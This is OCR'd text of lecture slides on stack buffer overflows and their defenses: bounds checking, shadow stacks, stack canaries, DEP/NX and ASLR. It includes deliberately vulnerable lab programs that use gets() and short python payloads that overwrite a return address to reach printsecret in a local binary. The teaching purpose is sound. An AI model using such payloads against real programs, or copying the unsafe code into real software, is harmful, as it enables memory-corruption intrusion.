



```
mov esp, ebp
pop ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp = AAAA

esp



eip = Addr of printsecret

```
mov esp, ebp
pop ebp
ret
```

Change to prinsecret’s point of view


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

 else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp = AAAA

esp

```
push ebp
mov ebp, esp
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp, esp


```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

    else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp, esp



Address of i to overwrite:
Buf + sizeof(buf) + 12



Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


0x12345678
does not matter
addr of printsecret
does not matter ← ebp
buf ← eax

Exploit will be something like:

```
python -c "print 'A'*14 +'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./overflowret2_32
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18 +'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./ overflowret2_32
```

Return to a function with many parameter(s)

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Buffer Overflow Example: overflowret3


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Objectives

- Background
- Stack-based buffer overflow
- Buffer overflow attacks
- Buffer overflow defenses

So far...

- Local variables
  - Data-only Attack
- Saved ebp
  - Fake function stack frame
- Return address
  - Return to shellcode
  - ROP
- Callee's parameters
  - Return to a function with parameters
  - Return to libc
- ...



Next

- Stack-based buffer overflow **defenses**
  - Base and bound check
  - Shadow stack
  - Stack Canary/Cookie
  - Data execution prevention (DEP, NX, etc.)
  - ASLR

Attacker’s Goal

Take control of the victim’s machine

- Hijack the execution flow of a running program
- Execute arbitrary code

Requirements

- Inject attack code or attack parameters
- Abuse vulnerability and modify memory such that control flow is redirected

Change of control flow

- ***alter a code pointer*** (RET, function pointer, etc.)
- change memory region that should not be accessed

Overflow Types

Overflow some ***code pointer***

- Overflow memory region on the stack
  - overflow function return address
  - overflow function frame (base) pointer
  - overflow longjmp buffer
- Overflow (dynamically allocated) memory region on the heap
- Overflow function pointers
  - stack, heap

Other pointers?

Can we exploit other pointers as well?

- Memory that is used in a **value** to influence mathematical operations, conditional jumps.
- Memory that is used as a **read pointer** (or offset), allowing us to force the program to access arbitrary memory.
- Memory that is used as a **write pointer** (or offset), allowing us to force the program to overwrite arbitrary memory.
- Memory that is used as a **code pointer** (or offset), allowing us to redirect program execution!

Typically, you use one or more vulnerabilities to achieve multiple of these effects.

Defenses

- Prevent buffer overflow
  - A **direct** defense
  - Could be accurate but could be slow
  - Good in theory, but not practical in real world

- Make exploit harder
  - An **indirect** defense
  - Could be inaccurate but could be fast
  - Simple in theory, widely deployed in real world

Examples

- Base and bound check
  - Prevent buffer overflow!
  - A direct defense
- Stack Canary/Cookie
  - An indirect defense
  - Prevent overwriting return address
- Data execution prevention (DEP, NX, etc.)
  - An indirect defense
  - Prevent using of shellcode on stack

Defense-1:
Base and bound check

Spatial Memory Safety – Base and Bound check

char *a
- char *a_base;
- char *a_bound;

a = (char*)malloc(512)
- a_base = a;
- a_bound = a+512

Access must be between [a_base, a_bound)
- a[0], a[1], a[2], …, and a[511] are OK
- a[512] NOT OK
- a[-1] NOT OK

Spatial Memory Safety – Base and Bound check

Propagation

- char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;

- char *c = &b[2];
    - c_base = b_base;
    - c_bound = b_bound;

Overhead - Based and Bound

+2x overhead on storing a pointer

- char *a
    - char *a_base;
    - char *a_bound;

+2x overhead on assignment

- char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;

+2 comparisons added on access

- c[i]
    - if(c+i >= c_base)
    - if(c+i < c_bound)

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania

santoshn@cis.upenn.edu jianzhou@cis.upenn.edu milom@cis.upenn.edu stevez@cis.upenn.edu

Abstract

The serious bugs and security vulnerabilities facilitated by C/C++'s lack of bounds checking are well known, yet C and C++ remain in widespread use. Unfortunately, C's arbitrary pointer arithmetic,

dress on the stack, address space randomization, non-executable stack), vulnerabilities persist. For one example, in November 2008 Adobe released a security update that fixed several serious buffer overflows [2]. Attackers have reportedly exploited these buffer-

PLDI 09

HardBound: Architectural Support for Spatial Safety of the C Programming Language

Joe Devietti *
University of Washington
devietti@cs.washington.edu


Colin Blundell
University of Pennsylvania
blundell@cis.upenn.edu

Milo M. K. Martin
University of Pennsylvania
milom@cis.upenn.edu

Steve Zdancewic
University of Pennsylvania
stevez@cis.upenn.edu

Abstract

The C programming language is at least as well known for its absence of spatial memory safety guarantees (*i.e.*, lack of bounds checking) as it is for its high performance. C's unchecked pointer arithmetic and array indexing allow simple programming mistakes to lead to erroneous executions, silent data corruption, and security vulnerabilities. Many prior proposals have tackled enforcing spatial safety in C programs by checking pointer and array accesses. However, existing software-only proposals have significant drawbacks that may prevent wide adoption, including: unacceptably high runtime overheads, lack of completeness, incompatible pointer representations, or need for non-trivial changes to existing C source code and compiler infrastructure



ASPLOS 09

Defense-2:
Shadow Stack

Shadow Stack

Traditional shadow stack
%gs:108
0xBEEF0048

Return address, R0
Return address, R1
Return address, R2
Return address, R3

Main stack
0x8000000

Parameters for R1
Return address, R0
First caller's EBP
Parameters for R2
Return address, R1
EBP value for R1
Local variables
Parameters for R3
Return address, R2
EBP value for R2
Local variables
Return address, R3
EBP value for R3
Local variables

Parallel shadow stack
0x9000000

Return address, R0
Return address, R1
Return address, R2
Return address, R3

https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Traditional Shadow Stack

```
SUB $4, %gs:108    # Decrement SSP
MOV %gs:108, %eax # Copy SSP into EAX
MOV (%esp), %ecx  # Copy ret. address into
MOV %ecx, (%eax)  #      shadow stack via ECX
```

Figure 2: Prologue for traditional shadow stack.

```
MOV %gs:108, %ecx # Copy SSP into ECX
ADD $4, %gs:108    # Increment SSP
MOV (%ecx), %edx  # Copy ret. address from
MOV %edx, (%esp)  #      shadow stack via EDX
RET
```

Figure 3: Epilogue for traditional shadow stack (overwriting).

Traditional Shadow Stack

```
MOV %gs:108, %ecx
ADD $4, %gs:108
MOV (%ecx), %edx
CMP %edx, (%esp) # Instead of overwriting,
JNZ abort        #      we compare
RET
abort:
    HLT
```

Figure 4: Epilogue for traditional shadow stack (checking).

Overhead - Traditional Shadow Stack

If no attack:

6 more instructions

2 memory moves

1 memory compare

1 conditional jmp

Per function

Shadow Stack

Traditional shadow stack
%gs:108
0xBEEF0048

Return address, R0
Return address, R1
Return address, R2
Return address, R3

Main stack
0x8000000

Parameters for R1
Return address, R0
First caller's EBP
Parameters for R2
Return address, R1
EBP value for R1
Local variables
Parameters for R3
Return address, R2
EBP value for R2
Local variables
Return address, R3
EBP value for R3
Local variables

Parallel shadow stack
0x9000000

Return address, R0
Return address, R1
Return address, R2
Return address, R3

https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Parallel Shadow Stack

```
POP 999996(%esp) # Copy ret addr to shadow stack
SUB $4, %esp # Fix up stack pointer (undo POP)
```

Figure 7: Prologue for parallel shadow stack.

```
ADD $4, %esp # Fix up stack pointer
PUSH 999996(%esp) # Copy from shadow stack
```

Figure 8: Epilogue for parallel shadow stack.

Overhead Comparison

The overhead is roughly 10% for a traditional shadow stack.

The parallel shadow stack overhead is 3.5%.

Defense-3:
Stack Cookie; Stack Canary

specific to sequential stack overflow

JANUARY 26–29, 1998 • SAN ANTONIO, TX, USA

USENIX

StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks

Abstract:

This paper presents a systematic solution to the persistent problem of buffer overflow attacks. Buffer overflow attacks gained notoriety in 1988 as part of the Morris Worm incident on the Internet. While it is fairly simple to fix individual buffer overflow vulnerabilities, buffer overflow attacks continue to this day. Hundreds of attacks have been discovered, and while most of the obvious vulnerabilities have now been patched, more sophisticated buffer overflow attacks continue to emerge.

We describe StackGuard: a simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties. Privileged programs that are recompiled with the StackGuard compiler extension no longer yield control to the attacker, but rather enter a fail-safe state. These programs require *no* source code changes at all, and are binary-compatible with existing operating systems and libraries. We describe the compiler technique (a simple patch to gcc), as well as a set of variations on the technique that trade-off between penetration resistance and performance. We present experimental results of both the penetration resistance and the performance impact of this technique.

StackGuard

A compiler technique that attempts to eliminate buffer overflow vulnerabilities

- No source code changes
- Patch for the function prologue and epilogue
  - Prologue: push an additional value into the stack (canary)
  - Epilogue: check the **canary value** hasn’t changed. If changed, exit.

Buffer Overflow Example: overflowret4

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

With and without Canary 32bit


or4


```
000011ed <vulfoo>:
    11ed:   f3 0f 1e fb             endbr32
    11f1:   55                      push   ebp
    11f2:   89 e5                   mov    ebp,esp
    11f4:   83 ec 38                sub    esp,0x38
    11f7:   83 ec 0c                sub    esp,0xc
    11fa:   8d 45 d0                lea    eax,[ebp-0x30]
    11fd:   50                      push   eax
    11fe:   e8 fc ff ff ff          call   11ff <vulfoo+0x12>
    1203:   83 c4 10                add    esp,0x10
    1206:   b8 00 00 00 00          mov    eax,0x0
    120b:   c9                      leave
    120c:   c3                      ret
```

or4_cookie

```
0000120d <vulfoo>:
    120d:   f3 0f 1e fb             endbr32
    1211:   55                      push   ebp
    1212:   89 e5                   mov    ebp,esp
    1214:   53                      push   ebx
    1215:   83 ec 34                sub    esp,0x34
    1218:   e8 81 00 00 00          call   129e <__x86.get_pc_thunk.ax>
    121d:   05 b3 2d 00 00          add    eax,0x2db3
    1222:   65 8b 0d 14 00 00 00    mov    ecx,DWORD PTR gs:0x14
    1229:   89 4d f4                mov    DWORD PTR [ebp-0xc],ecx
    122c:   31 c9                   xor    ecx,ecx
    122e:   83 ec 0c                sub    esp,0xc
    1231:   8d 55 cc                lea    edx,[ebp-0x34]
    1234:   52                      push   edx
    1235:   89 c3                   mov    ebx,eax
    1237:   e8 54 fe ff ff          call   1090 <gets@plt>
    123c:   83 c4 10                add    esp,0x10
    123f:   b8 00 00 00 00          mov    eax,0x0
    1244:   8b 4d f4                mov    ecx,DWORD PTR [ebp-0xc]
    1247:   65 33 0d 14 00 00 00    xor    ecx,DWORD PTR gs:0x14
    124e:   74 05                   je     1255 <vulfoo+0x48>
    1250:   e8 db 00 00 00          call   1330 <__stack_chk_fail_local>
    1255:   8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    1258:   c9                      leave
    1259:   c3                      ret
```

With and without Canary





With and without Canary 64bit

or464

```
0000000000001169 <vulfoo>:
   1169:   f3 0f 1e fa          endbr64
   116d:   55                   push   rbp
   116e:   48 89 e5             mov    rbp,rsp
   1171:   48 83 ec 30          sub    rsp,0x30
   1175:   48 8d 45 d0          lea    rax,[rbp-0x30]
   1179:   48 89 c7             mov    rdi,rax
   117c:   b8 00 00 00 00       mov    eax,0x0
   1181:   e8 ea fe ff ff       call   1070 <gets@plt>
   1186:   b8 00 00 00 00       mov    eax,0x0
   118b:   c9                   leave
   118c:   c3                   ret
```

or4_cookie_64

```
0000000000401176 <vulfoo>:
  401176:   f3 0f 1e fa             endbr64
  40117a:   55                      push   rbp
  40117b:   48 89 e5                mov    rbp,rsp
  40117e:   48 83 ec 30             sub    rsp,0x30
  401182:   64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
  401189:   00 00
  40118b:   48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
  40118f:   31 c0                   xor    eax,eax
  401191:   48 8d 45 d0             lea    rax,[rbp-0x30]
  401195:   48 89 c7                mov    rdi,rax
  401198:   b8 00 00 00 00          mov    eax,0x0
  40119d:   e8 de fe ff ff          call   401080 <gets@plt>
  4011a2:   b8 00 00 00 00          mov    eax,0x0
  4011a7:   48 8b 55 f8             mov    rdx,QWORD PTR [rbp-0x8]
  4011ab:   64 48 33 14 25 28 00    xor    rdx,QWORD PTR fs:0x28
  4011b2:   00 00
  4011b4:   74 05                   je     4011bb <vulfoo+0x45>
  4011b6:   e8 b5 fe ff ff          call   401070 <__stack_chk_fail@plt>
  4011bb:   c9                      leave
  4011bc:   c3                      ret
```

Overhead - Canary

If no attack:

6 more instructions

2 memory moves

1 memory compare

1 conditional jmp

Per function

```c
STATIC int
LIBC_START_MAIN (int (*main) (int, char **, char ** MAIN_AUXVEC_DECL),
                 int argc, char **argv,
#ifdef LIBC_START_MAIN_AUXVEC_ARG
                 ElfW(auxv_t) *auxvec,
#endif
                 __typeof (main) init,
                 void (*fini) (void),
                 void (*rtld_fini) (void), void *stack_end)
{
#ifndef SHARED
  char **ev = &argv[argc + 1];

  __environ = ev;

  /* Store the lowest stack address.  This is done in ld.so if this is
     the code for the DSO.  */
  __libc_stack_end = stack_end;

# ifdef HAVE_AUX_VECTOR
  /* First process the auxiliary vector since we need to find the
     program header to locate an eventually present PT_TLS entry.  */
#  ifndef LIBC_START_MAIN_AUXVEC_ARG
  ElfW(auxv_t) *auxvec;
  {
    char **evp = ev;
    while (*evp++ != NULL)
      ;
    auxvec = (ElfW(auxv_t) *) evp;
  }
#  endif
  _dl_aux_init (auxvec);
# endif

  __tunables_init (__environ);

  ARCH_INIT_CPU_FEATURES ();

  /* Do static pie self relocation after tunables and cpu features
     are setup for ifunc resolvers. Before this point relocations
     must be avoided.  */
  _dl_relocate_static_pie ();

  /* Perform IREL{,A} relocations.  */
  ARCH_SETUP_IREL ();

  /* The stack guard goes into the TCB, so initialize it early.  */
  ARCH_SETUP_TLS ();

  /* In some architectures, IREL{,A} relocations happen after TLS setup in
     order to let IFUNC resolvers benefit from TCB information, e.g. powerpc's
     hwcap and platform fields available in the TCB.  */
  ARCH_APPLY_IREL ();

  /* Set up the stack checker's canary.  */
  uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard (_dl_random);
# ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
# else
```

https://elixir.bootlin.com/glibc/glibc-2.38/source/csu/libc-start.c#L288

Defense - 4:
Data Execution Prevention
(DEP, W⊕X, NX)

Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004)

gcc parameter ***-z execstack*** to disable this protection

```
→ security gcc of6.c -o of6
→ security readelf -l of6

Elf file type is DYN (Position-Independent Executable file)
Entry point 0x1040
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000005f0 0x00000000000005f0  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x0000000000000145 0x0000000000000145  R E    0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x00000000000000c4 0x00000000000000c4  R      0x1000
  LOAD           0x0000000000002df0 0x0000000000003df0 0x0000000000003df0
                 0x0000000000000220 0x0000000000000228  RW     0x1000
  DYNAMIC        0x0000000000002e00 0x0000000000003e00 0x0000000000003e00
                 0x00000000000001c0 0x00000000000001c0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x0000000000002004 0x0000000000002004 0x0000000000002004
                 0x000000000000002c 0x000000000000002c  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000002df0 0x0000000000003df0 0x0000000000003df0
                 0x0000000000000210 0x0000000000000210  R      0x1
```

```
→ security gcc -z execstack -o of6_exe of6.c
→ security readelf -l of6_exe

Elf file type is DYN (Position-Independent Executable file)
Entry point 0x1040
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000005f0 0x00000000000005f0  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x0000000000000145 0x0000000000000145  R E    0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x00000000000000c4 0x00000000000000c4  R      0x1000
  LOAD           0x0000000000002df0 0x0000000000003df0 0x0000000000003df0
                 0x0000000000000220 0x0000000000000228  RW     0x1000
  DYNAMIC        0x0000000000002e00 0x0000000000003e00 0x0000000000003e00
                 0x00000000000001c0 0x00000000000001c0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x0000000000002004 0x0000000000002004 0x0000000000002004
                 0x000000000000002c 0x000000000000002c  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RWE    0x10
  GNU_RELRO      0x0000000000002df0 0x0000000000003df0 0x0000000000003df0
                 0x0000000000000210 0x0000000000000210  R      0x1
```

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W$\oplus$X protection will not block control transfer

Defense - 5:
Address Space Layout Randomization (ASLR)

ASLR History

2001 - Linux PaX patch
2003 - OpenBSD
2005 - Linux 2.6.12 user-space
2007 - Windows Vista kernel and user-space
2011 - iOS 5 user-space
2011 - Android 4.0 ICS user-space
2012 - OS X 10.8 kernel-space
2012 - iOS 6 kernel-space
2014 - Linux 3.14 kernel-space

Not supported well in embedded devices.

Address Space Layout Randomization (ASLR)

Attackers need to know which address to control (jump/overwrite)

- Stack - shellcode
- Library - system()

